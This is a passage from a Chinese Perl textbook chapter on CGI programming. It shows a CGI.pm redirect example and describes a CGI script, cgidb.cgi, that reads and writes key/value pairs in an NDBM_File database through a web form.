CGI.pm 模块允许你创建 HTTP 重定向头，只需使用 `redirect` 方法而不是 `header` 方法。这个示例直接将浏览器重定向到 CPAN：

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;

print $co->redirect('http://www.cpan.org');
print $co->start_html,

$co->end_html;
```

注意，在使用重定向头之后，不应该引入很多代码，这是由于它一看见这样的头，浏览器就会跳到新页面。

#### 24.2.5 数据库 CGI 编程

假设将很多数据库工作外包给站点之外的顾问，要实现一个启用 Internet 的数据库接口，应当怎么做呢？

在下面的示例中，将编写一个 CGI 脚本，它担当 NDBM\_File 数据库接口。在本章后面的程序清单 24.1 中，给出了这个 CGI 脚本，即 `cgidb.cgi`。当运行这个脚本时，它会产生图 24.3 显示的网页，既允许你写到数据库，也允许你从中读取。

DBM 数据库文件以哈希表为基础，把哈希表连接到这些文件，就可以处理数据库。有关详细信息，请参见第 16 章。这就意味着数据库元素包含键/值匹配对，而且当你想给数据库添加一些数据时，一定要提供一个键和一个数据值。例如，在图 24.3 中，把带有 root beer 值的 `drink` 键添加到了数据库中。

当用户单击图 24.3 中的 Add to database 按钮时，新的键/值匹配对就会添加到数据库中，而且 `cgidb.cgi` 将返回一个确认页面（需要时，也可能返回页面），如图 24.4 所示。

既然新元素已经写入了数据库，则可以通过为这个键指定一个新值来重写它，也可以读这个键的值，即通过在键中输入它并搜索字段来实现，如图 24.5 所示。






图 24.3 对数据库哈希表编写新的元素




图 24.4 给数据库哈希表编写的新元素

当请求与某个键相关的值并单击 Look Up Value 按钮时，cgi.db.cgi 会为这个键搜索数据库，如果找到了，将显示与这个键相关的值，如图 24.6 所示。如果数据库中并不存在这样的键，cgidb.cgi 就会通知用户 No match found for that key（没有找到这个键的匹配）。



